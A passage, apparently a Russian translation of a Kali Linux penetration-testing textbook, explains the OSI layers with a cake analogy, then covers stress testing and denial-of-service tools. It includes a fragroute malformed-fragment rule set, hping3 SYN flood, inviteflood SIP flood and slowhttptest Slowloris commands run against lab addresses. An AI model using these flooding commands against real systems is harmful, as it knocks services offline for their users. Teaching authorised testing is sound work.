помочь им улучшить свою позицию безопасности, а не просто указать, где что-то сломано.

Уровни (Layers)

Как предполагает осел в фильме Шрек, слои (layers, уровни) важны. На самом деле, Шрек говорит, что у огров есть слои, а осел говорит, что у тортов есть слои, но Шрек сравнивает огров с луком, а торт лучше лука. Конечно, все это не имеет значения. Кроме торта. Торт несет в себе смысл — потому что, когда мы говорим о сетях и связи между системами, мы обычно говорим о слоях (уровнях). Если вы подумаете о семислойном торте, с тонкими слоями крема, вы можете представить себе, как мы думаем о сетях. Кроме того, чтобы представить себе процесс лучше, вам нужно представить два куска торта. Два куска торта должны быть лучше, чем один кусок торта, верно?

На рис. 2-3 показано простое представление семи слоев модели OSI и то, как каждый слой взаимодействует с одним и тем же слоем в удаленных системах. Вы можете себе представить, что линии между каждым из слоев действительно покрыты кремом или, возможно, джемом, просто чтобы сделать его более интересным. Кроме того, джем поможет слоям прилипать друг к другу, так как он липкий. Каждый слой в каждой системе, с которой вы общаетесь, точно такой же, поэтому, когда вы отправляете сообщение от одного куска торта к другому куску торта, то сообщение попадает на тот же самый слой другого куска торта.




Рисунок 2-3. Модель OSI

Давайте подумаем об этом так. Наш первый слой в самом низу - это физический слой, поэтому мы можем думать о нем как о фисташке. Наш фисташковый (физический) уровень - это место, где мы подключаемся к сети или, в данном случае, тарелка, на которой стоит торт. Как и в случае с тортом, между физическим уровнем системы и сетью нет ничего. Вы берете сетевой интерфейс и подключаете к нему кабель, подключая его на другом конце к разъему. Вот и весь физический уровень. В нашем пироге фисташки лежат прямо на тарелке, между ними ничего нет.

Наш следующий слой, который должен пройти через глазурь и варенье, чтобы операционная система могла различать один слой и другой, - это dulce de leche (думаю, карамель из молока). Это наш уровень данных. Адресация этого уровня выполняется с помощью адреса управления доступом к среде (MAC). Этот адрес включает 3 байта, которые принадлежат поставщику (иногда называемый организационно уникальным идентификатором или OUI). Остальные 3 байта, так как весь MAC-адрес имеет длину 6 байт, являются уникальным идентификатором сетевого интерфейса. Эти два компонента вместе представляют собой MAC-адрес. Любое общение в локальной сети должно происходить на этом уровне. Если я хочу поговорить с вами от моего dulce de leche до вашего dulce de leche

(потому что кто еще поймет dulce de leche, кроме другого dulce de leche), мне нужно будет использовать MAC-адрес, потому что это единственный адрес, который понимают ваш сетевой интерфейс и мой сетевой интерфейс. Адрес физически подключен к самому интерфейсу, поэтому его иногда называют физическим адресом. В Примере 2-1 можно увидеть MAC-адрес во втором столбце выходных данных из программы *ifconfig*.

Пример 2-1. MAC-адрес

```
ether 52:54:00:11:73:65   txqueuelen 1000     (Ethernet)
```

Следующий слой, с которым мы сталкиваемся, снова пересекая нашу глазурь и варенье, чтобы четко отличить один от другого, - это вафля Нилла (ваниль) и наш сетевой слой. На уровне *network layer* (сетевой уровень) мы обращаемся с использованием IP-адресов. Это также адрес, который позволяет нам выходить за пределы нашей локальной сети. MAC-адрес не выходит за пределы локальной сети. Однако IP-адрес это умеет делать. Поскольку теперь мы можем общаться с различными пекарнями, у которых есть торты, разработанные точно так же, как и наши, этот слой, используя IP-адреса, позволяет маршрутизировать. Это адрес маршрутизации, что позволяет нам получить направление от одной булочной к другой с помощью IP-адреса. Пример 2-2 показывает IP-адрес, который состоит из 4 байтов, иногда называемых октетами, потому что каждый из них имеет длину 8 бит. Это IP-адрес версии 4. IP-адреса версии 6 имеют длину 16 байт (128 бит). Как и в предыдущем примере, здесь показан вывод *ifconfig*.

Пример 2-2. IP-адрес

```
inet 192.168.86.35   netmask 255.255.255.0   broadcast 192.168.86.255
```

Четвертый слой в нашем торте - это слой teaberry (транспортный). Да, это будет торт со странным вкусом, но продолжим. Кроме того, если вы не знаете, что такое тиберри, вы должны найти её. Эта жевательная резинка очень хороша. Так, слой teaberry дает нам порты. Это еще одна форма обращения. Подумайте об этом так. Как только вы доберетесь до пекарни, вам нужно знать, какую полку вы ищете. То же самое с портами. Как только вы нашли свою пекарню с IP-адресом, вам нужно найти полку в пекарне, которая является вашим портом. Порт подключит вас к службе (программе), которая запущена и подключит к этой полке (порту). Существуют известные порты, на которых работают определенные службы. Они зарегистрированы, и хотя службы (например, веб-сервер) могут привязываться к другому порту и прослушивать его, известный порт является общим, потому что это то, что все знают, чтобы было проще искать.

На пятом уровне сложнее, просто потому, что этот уровень не всегда хорошо понимается. Пятый слой - клубника, потому что нам нужны фрукты в нашем торте,

даже если это просто фруктовый ароматизатор. Это сеансовый уровень.

Сеансовый уровень (*session layer*) - это координация давних коммуникаций, чтобы убедиться, что все синхронизировано. Вы можете думать об этом как о сеансовом слое, убедившись, что, когда вы и я едим наши куски торта в одно и то же время, и мы кушаем в одинаковом темпе, то мы начинаем и заканчиваем одновременно. Если нам нужно остановиться и выпить воды, сеансовый слой удостоверится, что мы делаем это одновременно. Если мы хотим пить молоко, а не воду, сеансовый уровень будет гарантировать, что мы полностью синхронизированы, так что мы можем начать и закончить в то же время и по существу выглядеть одинаково во время еды. Вот так это выглядит.

Что приводит нас к слою арахисового масла, потому что, что такое торт без арахисового масла? Особенно если у нас в пироге джем. Это уровень представления. Уровень представления (*presentation layer*) заботится о том, чтобы все выглядело хорошо и правильно. Слой представления будет следить за тем, что нет крошек повсюду, например, убедившись, что то, что вы кладете в рот на самом деле выглядит как торт.

Наконец, у нас есть слой Амаретто. Это прикладной уровень (*application layer*). В конечном счете, это слой, который находится ближе всего к едоку (пользователю). Этот уровень берет то, что выходит из уровня представления и выдает его пользователю таким образом, что он может быть использован так, как и ожидает пользователь. Один из элементов аналогии с тортом, который здесь важен, заключается в том, что когда вы используете вилку, чтобы получить кусок, вы разрезаете слои от Амаретто до фисташек. Вот так вы загружаете его на вилку. Когда вы его начинаете употреблять, то первым в рот попадает фисташковый слой. Таким же образом мы отправляем и получаем сообщения данных. Они строятся от уровня приложения вниз и отправляются вместе. Когда они получены, они потребляются с физического уровня, снимая заголовки на каждом уровне, чтобы открыть следующий уровень.

Поскольку мы работаем над сетевым тестированием, мы можем работать на разных слоях нашего торта. Вот почему важно понимать, что такое каждый слой. Вам нужно понять ожидания каждого слоя, чтобы определить, является ли поведение, которое вы видите, правильным. Мы будем иметь дело с тестированием на нескольких слоях, но, как правило, каждый инструмент, который мы рассмотрим, будет нацелен на определенный слой. Сетевая коммуникация - это потребление всего торта, но иногда нам нужно сосредоточить наши усилия (вкусовые рецепторы) на определенном слое, чтобы убедиться, что он имеет правильный вкус сам по себе, вне контекста остальной части торта, даже если нам нужно употребить весь торт, чтобы получить этот слой.

Стресс-тестирование

Некоторые программы и даже аппаратные средства с трудом справляются с огромными нагрузками. Для этого есть много причин. В случае аппаратных средств, таких как специально построенные устройства или устройства, которые попадают в категорию Интернета вещей (IoT), может быть несколько причин, по которым он не может выдержать большой трафик. Процессор, встроенный в сетевой интерфейс, может быть недостаточно мощным, потому что дизайн всего устройства никогда не ожидал увидеть много трафика. Приложение может быть написано плохо, и даже если оно встроено в аппаратное обеспечение, плохо спроектированное приложение все равно может вызвать проблемы. В результате для тестировщика безопасности важно гарантировать, что системы инфраструктуры, за которые они отвечают, не упадут, когда случится что-то плохое.

Стресс-тестирование можно легко представить как наводнение. Однако есть и другие способы «утопить» приложения. Один из способов - отправить приложению неожиданные данные, которые оно не может знать, как обрабатывать. Существуют методы, специально предназначенные для такого рода атак, поэтому мы сосредоточимся в первую очередь на подавляющих системах и будем иметь дело с *fuzzing-атаками*, где мы специально генерируем поддельные данные. Тем не менее, в некоторых случаях сетевые стеки во встроенных устройствах могут не обрабатывать трафик, который не выглядит так, как он должен. Одним из способов генерации такого трафика является использование программы *fragroute*.

Программа *fragroute*, написанная много лет назад Dug Song, принимает ряд правил и применяет их к любому пакету, предназначенным для указанного вами IP-адреса. Используя такой инструмент, как *fragroute*, вы действительно можете манипулировать пакетами, исходящими из вашей системы. Эти пакеты должны быть объединены снова, так как одна из основных функций *fragroute* состоит в том, чтобы фрагментировать пакеты в размеры, которые определяете вы. Однако не все системы могут обрабатывать сильно искаженные пакеты. Это может быть особенно верно, когда фрагменты пакета поступают с перекрывающимися сегментами. С IP-пакетами поле идентификации IP связывает все фрагменты вместе. Все фрагменты с одним и тем же полем идентификации IP принадлежат одному и тому же пакету. Поле смещения фрагмента указывает место фрагмента в общей схеме пакета. В идеале, у вас было бы что-то вроде байтов 0-1200 в одном фрагменте пакета, а смещение во втором фрагменте начиналось бы с 1201, указывая, что это следующий, который нужно собрать. Вы можете получить еще несколько примерно такого же размера, и сетевой стек на приемном конце помещает их все вместе, как квадраты в одеяло, пока одеяло не станет целым.

Если, однако, у нас есть один фрагмент, который указывает, что он начинается с 1150, и мы предполагаем, что это блок передачи 1200, но вдруг следующий говорит, что он начинается с 1201, то это и есть перекрытие фрагментов. Сетевой стек должен уметь правильно обрабатывать такое событие и не пытаться объединить перекрывающиеся пакеты. В некоторых случаях работа с такого рода перекрывающимся поведением приведет к сбою систем, потому что они просто не могут справиться с противоречивой информацией, которую они получают. Пример 2-3 показывает файл конфигурации, который может использоваться с *fragroute* для создания потенциально проблемного трафика.

Пример 2-3. Конфигурация fragroute

```
ip_chaff dup 7
ip_frag 64 new
drop random 33
dup random 40
order random
print
```

Первая строка указывает, что IP-пакеты должны чередоваться с дубликатами. 7 в этой строке указывает, чтобы установить время жизни пакета поле. Это может привести к отбрасыванию пакетов при передаче. Вторая строка говорит фрагментировать IP-пакеты с размером пакета 64 байта. Новая строка говорит *fragroute* перекрывать пакеты, предпочитая новые данные, а не старые. 33% времени, мы собираемся отбрасывать пакеты. 40% времени мы будем дублировать случайные пакеты. *fragroute* также будет рандомизировать порядок, в котором попадают пакеты, что означает, что ничего не будет в правильной последовательности, когда он попадает в конечную точку. Наконец, детали печатаются, указывая, что было сделано с пакетом, который был получен. Чтобы использовать это, мы будем использовать *fragroute -f frag.rules 192.168.5.40*. В этом примере имя файла *frag.rules и* 192.168.5.40 является целью, к которой мы хотим отправить искаженный трафик. Эти параметры могут быть изменены в соответствии с вашими настройка.

Использование такого инструмента, как *fragroute*, с набором правил, подобных этому, скорее всего, не будет означать ничего полезного для цели. Однако дело не в этом. Суть в том, чтобы проверить свою цель и посмотреть, как она обрабатывает то, что получает. Пакеты просто отбрасываются? Операционная система ведет себя правильно? Эта часть очень важна. Просто опрокидывать вещи бесполезно. Вы должны быть в состоянии документировать поведение, чтобы позднее предоставить некоторые указания о том, что может потребоваться сделать. Документирование ваших усилий как можно более подробно важно для того, чтобы быть успешным.

ПРЕДУПРЕЖДЕНИЕ ПО ЭТИКЕ

> Вы должны убедиться, что системы, над которыми вы работаете, - особенно когда могут возникнуть сбои или повреждения, принадлежат цели и у вас есть разрешение на проведение тестирования. Как минимум будет неэтично, если вы незаконно тестируете любую систему, которой вы не владеете или вы не имеете разрешение на тестирование. Тестирование, каким бы простым оно ни казалось на первый взгляд, вполне может привести к непредсказуемым последствиям. Поэтому всегда получайте письменное разрешение на проведение тестирования!

Если у вас есть набор конфигурации, вы можете запустить *fragroute* в системе, где расположен источник трафика. Если вы можете использовать его на устройстве, способном маршрутизировать, вы можете управлять трафиком, проходящим из одной сети в другую, но это, как правило, будет тестировать что-то из одной системы. Проверяя фрагментацию в моей локальной сети, я использовал командную строку в Примере 2-4 и получил результаты, которые вы можете видеть. Тестирование системы проводилось путем выдачи целевых запросов *ping*. Я мог бы так же легко провести тестирование против другой системы, используя трафик, такой как веб-запросы.

Пример 2-4. Фрагмент вывода файла правил с помощью fragroute

```
root@kali:~# fragroute -f frag.rules 192.168.86.1
fragroute: ip_chaff -> ip_frag -> drop -> dup -> order -> print
192.168.86.227 > 192.168.86.1: icmp: type 8   code 0
192.168.86.227 > 192.168.86.1: icmp: type 77  code 74
192.168.86.227 > 192.168.86.1: icmp: type 8   code 0
192.168.86.227 > 192.168.86.1: icmp: type 90  code 83
192.168.86.227 > 192.168.86.1: icmp: type 8   code 0
192.168.86.227 > 192.168.86.1: icmp: type 90  code 83
192.168.86.227 > 192.168.86.1: icmp: type 102 code 77
192.168.86.227 > 192.168.86.1: icmp: type 102 code 77
192.168.86.227 > 192.168.86.1: icmp: type 8   code 0
Floating point exception
```

Интересная вещь, которую мы видим в этом тесте ,- это ошибка с плавающей запятой. Это произошло фрагментарно от простого манипулирования трафиком. Это конкретное тестирование, похоже, обнаружило ошибку в *fragroute*. К сожалению, как только произошла ошибка с плавающей запятой, сетевая связь прекратилась. Я больше не мог получать сетевой трафик с моего ящика Kali из-за того, как работает *fragroute*. Весь трафик настроен для запуска через *fragroute*, но когда программа терпит неудачу, крюк не отключается. В результате операционная система пытается отправить сетевую связь на то, чего просто нет. Это еще один пример проблемы, которую мы тестируем. Программное обеспечение может быть сложным, и особенно когда базовые библиотеки

изменились, поведение также может измениться.

В конечном счете, любой сбой в результате стресс-теста является проблемой доступности. Если система выйдет из строя, никто ничего не сможет сделать. Если приложение не удается, сервис не доступен для пользователей. То, что вы выполняете, это атака отказа в обслуживании. В результате важно быть осторожным при выполнении таких атак. Существуют определенные этические последствия, как отмечалось ранее, но есть также очень реальные возможности нанести ущерб, включая значительные сбои в обслуживании клиентов. Подробнее об этом через минуту. Простой способ сделать стресс-тестирование, это использовать инструмент *hping3*. Этот сказочный инструмент может быть использован для создания пакетов в командной строке. По сути, вы говорите *hping3*, что хотите, чтобы поля были установлены разные, и он создаст пакет так, как вы хотите.

Это не означает, что нужно всегда указывать все поля. Вы можете указать, что вы хотите, и *hping3* заполнит остальные поля в заголовках IP и transport как обычно. *hping3* способен наводнять, не утруждая себя ожиданием каких-либо ответов или даже не утруждая себя использованием любых периодов ожидания. Инструмент будет посылать столько трафика, сколько он может и так быстро, как он может. Выходные данные инструмента приведены в Примере 2-5.

Пример 2-5. Использование hping3 для флудинга (затопления)

```
root@rosebud:~# hping3 --flood -S -p 80 192.168.86.1
HPING 192.168.86.1 (eth0 192.168.86.1): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.86.1 hping statistic ---
75425 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Когда я запустил этот инструмент, я был подключен к моей системе Кали удаленно. Как только я запустил его, я попытался убить его, потому что у меня был выход, который я искал. Тем не менее, система запихивала пакеты вниз по проводу (и получала ответы) так быстро, как могла. Это затрудняло выполнение Ctrl — C, который я пытался отправить в свою систему Kali, то есть *hping3* не умирал - он просто весело отправлял много пакетов в сеть (К счастью, я использовал свою локальную сеть для тестирования, а не пытался протестировать чужую систему). Операционная система и Сеть были заняты, поэтому не было никакого ответа в течение длительного периода времени. В Примере 2-5 я использую *hping3* для отправки SYN-сообщений на порт 80. Это

синдром. В этом примере я не только тестирую способность системы обрабатывать поток в сетевом стеке (операционной системе) не только с возможностью аппаратного обеспечения и операционной системы реагировать на трафик, но и тестирую транспортный уровень.

Операционная система должна удерживать небольшой кусок памяти с подключениями протокола TCP (Transport Control Protocol). Много лет назад количество слотов, доступных для этих начальных сообщений, называемых полуоткрытыми соединениями, было не очень большим. Ожидалось, что соединительная система будет хорошо себя вести, и она завершит соединение, и в этот момент приложение должно быть управляемым. Как только количество слотов, доступных для полуоткрытых соединений, будет исчерпано, никакие новые соединения, включая соединения от законных клиентов, не будут приняты. В наши дни большинство систем гораздо более способны обрабатывать синусоидальные наводнения. Операционная система просто обрабатывает эти входящие полуоткрытые соединения и избавляется от них с помощью различных методов, включая сокращение периода ожидания, в течение которого соединение может быть полуоткрыто.

Этот тест использует сообщения SYN для порта 80 (*- p 80*). Идея заключается в том, что мы должны получить сообщение SYN/ACK в качестве второго этапа трехстороннего рукопожатия. Мне не нужно указывать протокол, потому что это выполняется проще говоря. TCP является единственным протоколом, который имеет сообщение SYN. Наконец, я говорю *hping3*, что хочу использовать режим (*--flood*). Другие флаги командной строки будут делать то же самое, указывая скорость чередования (время ожидания перед отправкой следующего сообщения). Этот способ легче запомнить, и он довольно явный.

ПРИМЕЧАНИЕ

> Программа hping прошла через несколько версий, как вы можете догадаться по цифре 3 в конце. Этот инструмент обычно доступен в нескольких дистрибутивах Linux. Вы можете вызвать программу без проблем на некоторых системах, в то время как на других, вам может потребоваться указать номер версии — hping2 или hping3, например.

Тестирование на нижних уровнях сетевого стека с помощью таких инструментов, как *--flood*, может привести к возникновению проблем в системах, особенно на более хрупких устройствах. Однако, в сетевом стеке, Kali Linux имеет множество инструментов, которые будут решать различные службы. Когда вы думаете об интернете, какая услуга приходит на ум в первую очередь? Spotify? Facebook? Твиттер? Instagram? Все они предлагаются через HTTP, поэтому вы часто

взаимодействуете с веб-сервером. Неудивительно, что мы можем провести тестирование веб-серверов. Это отличается от приложения, запущенного на веб-сервере, что совсем другое дело, и этим мы займемся немного позже. В то же время, мы хотим убедиться, что сами веб-серверы будут устойчивы.

Хотя Kali поставляется с тестами для других протоколов, включая протокол инициализации сеанса (SIP) и транспортный протокол реального времени (RTP), оба используются для передачи голоса по IP (VoIP). SIP использует набор HTTP-подобных команд протокола для взаимодействия между серверами и конечными точками. Когда конечная точка хочет инициировать вызов, она отправляет запрос приглашения. Чтобы получить приглашение получателю, его нужно будет отправить через несколько серверов или прокси. Поскольку VoIP является критически важным приложением на предприятиях, которые его используют, может быть важно определить, способны ли устройства в сети выдерживать большое количество запросов.

SIP может использовать протокол TCP или протокол пользовательских дейтаграмм (UDP) в качестве транспорта, хотя более ранние версии протокола предпочитали UDP в качестве транспортного протокола. В результате некоторые инструменты, особенно если они старше, будут склоняться к использованию UDP. Современные реализации поддерживают не только протокол TCP, но и протокол TLS (Transport Layer Security, TLS), чтобы гарантировать невозможность чтения заголовков. Имейте в виду, что SIP основан на HTTP, что означает, что все заголовки и другая информация основаны на тексте, в отличие от H323, другого протокола VoIP, который является двоичным и обычно не может быть прочитан визуально без декодирования протокола. Инструмент *inviteflood* использует UDP в качестве транспортного протокола, без возможности переключения на TCP. Это, однако, имеет преимущество, позволяя потоку происходить быстрее, потому что нет времени ждать установления соединения. В Примере 2-6, вы можете видеть использование *inviteflood*.

Пример 2-6. SIP inviteflood

```
root@rosebud:~# inviteflood eth0 kilroy dummy.com 192.168.86.238 150000

inviteflood - Version 2.0
              June 09, 2006

source IPv4 addr:port     = 192.168.86.35:9
dest IPv4 addr:port       = 192.168.86.238:5060
targeted UA               = kilroy@dummy.com

Flooding destination with 150000 packets
sent: 150000
```

Давайте разберем, что происходит в командной строке. Во-первых, мы указываем интерфейс, который *inviteflood* должен использовать для отправки сообщений. Далее - это имя пользователя. Поскольку SIP - это протокол VoIP, возможно, что это может быть номер, например номер телефона. В этом случае, я ориентируюсь на SIP-сервер, который был настроен с именами пользователей. После имени пользователя домен для имен пользователей. Это может быть IP-адрес, в зависимости от того, как целевой сервер настроен. Если вы не знаете домен для пользователей, вы можете попробовать использовать IP-адрес целевой системы. В этом случае у вас будет одно и то же значение дважды, так как цель является следующим значением в командной строке. В конце указывается количество запросов для отправки. Чтобы отправить 150 000 запросов, потребовалось несколько секунд, что означает, что сервер способен поддерживать большой объем запросов в секунду.

Прежде чем перейти к другим вопросам, мы должны поговорить о протоколе IPv6. Хотя он еще не используется в качестве сетевого протокола через интернет, то есть я не могу отправлять трафик IPv6 из моей системы, скажем, на веб-сайт Google, придет время, когда это будет возможно. Я упоминаю Google, в частности, потому, что Google публикует IPv6-адрес через свои серверы системы доменных имен (DNS). Помимо возможности направить протокол IPv6 через интернет, однако, является тот факт, что некоторые предприятия используют IPv6 уже сегодня, чтобы нести движение своих собственных анклавов. Однако, несмотря на то, что IPv6 более 20 лет, у него не было такого же времени для запуска, что и у IPv4, которому потребовались десятилетия, чтобы исследовать некоторые из самых вопиющих ошибок из различных реализаций IPv4. Все это говорит о том, что, несмотря на время, которое производители операционных систем, такие как Microsoft и команда Linux, вложили в разработку и тестирование, более реальное тестирование на самых разных устройствах по-прежнему является всеобъемлющим.

Стоит сказать, что Kali включает в себя наборы инструментов тестирования IPv6. Есть два из них. Каждый набор имеет большой выбор инструментов, потому что, в конце концов, IPv6 включает в себя больше, чем просто изменение адресации. Полная реализация IPv6 включает адресацию, конфигурацию хоста, безопасность, многоадресную рассылку, большие дейтаграммы, обработку маршрутизатора и несколько других различий. Поскольку это разные функциональные области, для обработки этих областей необходимо несколько сценариев.

Поведение IPv6 в локальной сети изменилось. Вместо протокола разрешения адресов (ARP), используемого для идентификации соседей в локальной сети, IPv6 заменяет и расширяет эту функциональность с помощью новых сообщений протокола ICMP. IPv6 - это протокол обнаружения соседей, который используется для подключения системы к сети путем предоставления сведений о локальной сети. ICMPv6 был улучшен с помощью запроса маршрутизатора и рекламных сообщений маршрутизатора, а также соседнего запроса и соседних рекламных сообщений. Эти четыре сообщения помогают системе расположиться в сети со всей необходимой информацией, включая локальный шлюз и серверы доменных имен, используемые в этой сети.

Мы сможем протестировать некоторые из этих функций, чтобы определить, как система может работать под нагрузкой, а также путем манипулирования сообщениями таким образом, что может привести к неправильному поведению целевой системы. Инструменты *na6*, *ns6*, *ra6*, и *rs6* сосредоточены на отправке произвольных сообщений в сеть с помощью различных сообщений ICMPv6, указанных ранее. В то время как большинство систем будет предоставлять разумную информацию Сети, в меру своих знаний и конфигурации, эти инструменты позволяют нам вводить потенциально нарушенные сообщения в сеть, чтобы увидеть, как системы ведут себя с такими сообщениями. В дополнение к этим программам, пакет предоставляет *tcp6*, который может быть использован для отправки произвольных сообщений TCP в сеть, что позволяет возможность атак на основе TCP.

Независимо от того, какого рода стресс-тестирование вы делаете, важно сохранить как можно больше заметок, чтобы вы могли предоставить подробную информацию о том, что происходило, когда произошел сбой. Мониторинг и ведение журнала всегда важны.

Инструменты отказа в обслуживании (DoS)

Отказ в обслуживании является стресс-тестированием. Цель может быть различной, когда дело доходит до двух наборов используемых инструментов. Стресс-тестирование обычно выполняется средствами разработки для обеспечения показателей производительности. Он используется для определения функциональности программы или системы в состоянии стресса — будь то стресс объема или стресс искаженных сообщений. Однако есть тонкая грань. В некоторых случаях стресс-тестирование может привести к сбою приложения или операционной системы. Это приведет к атаке типа "отказ в обслуживании" (DoS-атака). Однако стресс-тестирование также может привести к скачкам памяти или нарушения работы процессора. Это очень ценные выводы, поскольку это даст возможность улучшить программное обеспечение. Всплески процессора или памяти - это ошибки, и такие ошибки должны быть устранены. В этом разделе мы рассмотрим программы, которые специально разработаны с целью купирования сервисов.

Медленная атака (Slowloris)

Подобно потоку SYN, который намеревается заполнить частичную очередь соединений, есть атаки, которые будут делать подобные вещи с веб-сервером. Приложения не обязательно имеют в своем распоряжении неограниченные ресурсы. Часто существуют ограничения на соединения, которые сервер приложений готов принимать. Это зависит от того, как приложение разработано, но не все веб-серверы подвержены этим атакам. Следует отметить, что встроенные устройства часто имеют ограниченные ресурсы, когда дело доходит до их памяти и процессора. Подумайте о любом устройстве, которое имеет веб-сервер для удаленного управления — беспроводная точка доступа, кабельный модем/маршрутизатор, принтер. Эти устройства имеют веб-серверы, чтобы упростить управление, но основная цель этих устройств - предоставлять веб-службы; действовать как беспроводная точка доступа, кабельный модем/маршрутизатор или принтер. Ресурсы для этих устройств будут в первую очередь применяться для предназначенной функции устройства.

Эти устройства являются одними из основных для использования такого рода тестирования, потому что они попросту не ожидают много соединений. Это означает, что атака, такая как Slowloris, может вывести эти серверы в автономный режим, отказывая в обслуживании всем, кто может попытаться подключиться. Атака Slowloris предназначена для хранения большого количества соединений, открытых для веб-сервера. Разница между атакой наводнения и этой атакой - это атака медленной игры. Это не флуд. Вместо этого инструмент атаки удерживает соединение открытым, отправляя небольшие объемы данных в течение

длительного периода времени. Сервер будет поддерживать эти соединения до тех пор, пока используемый инструмент атаки продолжает отправлять даже небольшие объемы частичных запросов данных, которые никогда не будут полностью завершены.

Slowloris не единственный тип атаки, которая идет после атаки веб-серверов. В последние годы было обнаружено несколько уязвимостей, которые есть у веб-серверов. Другой тип Apache Killer, который отправляет байты в кусках, которые перекрываются. У веб-сервера, пытающегося собрать куски вместе, в конечном итоге заканчивается память, пытаясь заставить его работать правильно. Эта уязвимость, которая была найдена в обоих версиях Apache 1.x и 2.x.

Одна из программ, которая доступна в Кали это *slowhttptest*. Используя *slowhttptest*, вы можете запустить одну из четырех HTTP-атак на свою цель. Первая - это атака медленных заголовков, иначе известная как Slowloris (как отмечалось ранее). Вторая - медленная атака тела, иначе известная как R-U-Dead-Yet. Атака диапазона, известная как Apache Killer, также доступна, как и атака медленного чтения. Все это, по существу, обратное атакам наводнения, рассмотренным ранее, в том, что они выполняют отказ в обслуживании с ограниченным количеством сетевых сообщений. В Примере 2-7 атака медленных заголовков по умолчанию (Slowloris) была запущена против Apache на моем Kali box. Трафик не покинул мою систему, и вы можете видеть, что после 26-й секунды тест закончился без доступных соединений. Конечно, это был просто настроенный веб-сервер с очень небольшим количеством настроенных потоков. Веб-приложение с несколькими веб-серверами, доступными для управления нагрузкой, просуществовало бы значительно дольше, если бы они были доступны вообще.

Пример 2-7. Вывод программы slowhttp

```
slowhttptest version 1.6
  - https://code.google.com/p/slowhttptest/ -
test type:                          SLOW HEADERS
number of connections:              50
URL:                                http://192.168.86.35/
verb:                               GET
Content-Length header value:        4096
follow up data max size:            68
interval between follow up data:    10 seconds
connections per seconds:            50
probe connection timeout:           5 seconds
test duration:                      240 seconds
using proxy:                        no proxy
Thu Nov 23 19:53:52 2017:
slow HTTP test status on 25th second:
```

```
initializing:                    0
pending:                         0
connected:                       30
error:                           0
closed:                          20
service available:               YES
Thu Nov 23 19:53:54 2017:
Test ended on 26th second
Exit status: No open connections left
```

Целевой сервер Apache использует несколько дочерних процессов и несколько потоков для обработки запросов. Caps устанавливаются в конфигурации Apache: по умолчанию здесь 2 сервера, ограничение потока 64, потоки 25 и максимум 150 рабочих запросов. Как только количество доступных подключений было максимизировано *slowhttptest*, количество процессов Apache в этой системе составило 54. Это 53 дочерних процесса и главный или родительский процесс. Чтобы обработать количество соединений, необходимых для выполнения запросов, Apache породил несколько дочерних элементов и имел несколько потоков. Это много процессов, которые были запущены. Учитывая, что сервер Apache, который работал, был полностью обновлен на момент написания этой статьи, стоновится ясным, что эти типы атак могут быть успешными, несмотря на то, сколько прошло лет. Конечно, как отмечалось ранее, все зависит от архитектуры тестируемого сайта.

Стресс-тестирование на основе SSL

Другая атака на основе ресурсов, которая не связана с пропускной способностью, а связана с использованием процессора, нацелена на требования к обработке для шифрования. В течение длительного времени сайты электронной коммерции использовали протокол SSL или протокол TLS для шифрования данных между клиентом и сервером, чтобы обеспечить конфиденциальность всех сообщений. В наши дни многие серверы используют SSL/TLS как само собой разумеющееся. Если вы попытаетесь выполнить поиск в Google, вы увидите, что он зашифрован по умолчанию. Точно так же многие другие крупные сайты, такие как Microsoft и Apple, шифруют весь трафик по умолчанию. Если вы попытаетесь посетить сайт с помощью незашифрованного унифицированного локатора ресурсов (URL), указав *http* вместо *https://*, вы обнаружите, что сервер автоматически преобразует соединение в *https* для вас.

Однако дело в SSL/TLS заключается в том, что шифрование требует вычислительной мощности. Современные процессоры более чем способны выдерживать нормальные нагрузки шифрования, тем более, что современные алгоритмы шифрования, как правило, эффективны при использовании процессора. Однако любой сервер, использующий SSL/TLS, требует больших затрат на обработку. Во-первых, сообщения, которые отправляются с сервера,

обычно больше, что означает, что для шифрования этих больших сообщений требуется больше обработки, чем сравнительно небольших сообщений, исходящих от клиента. Кроме того, клиентская система, вероятно, отправляет несколько сообщений одновременно, в то время как сервер, как ожидается, будет шифровать сообщения нескольким параллельным клиентам, которые могут иметь несколько параллельных подключений к серверу. Нагрузка в первую очередь происходит от создания ключей, необходимых для шифрования сеанса.

